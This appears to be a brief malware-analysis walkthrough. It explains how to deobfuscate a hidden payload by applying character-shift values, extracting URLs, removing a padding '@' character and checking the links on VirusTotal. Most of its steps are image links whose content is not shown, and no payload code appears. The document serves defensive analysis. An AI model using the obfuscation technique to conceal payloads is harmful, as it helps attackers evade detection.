


Check for syntax highlighter :




It highlights starting string but still we didn’t get any proper output


Iteration given in source code (+1640 , -3 ,+2 )




To avoid characters in different lines



To extract in the url formate :




Remove most repeated one which is @ here




Check those links in Virus total to check which malicious activity is there inside with the respective link

For example paste 1st link of output in <https://www.virustotal.com/gui/home/url>



Just load it you can see what are the malicious activity inside the link



Like that you check remaining links also

This is the way where attacker hides malicious activity inside inside the payload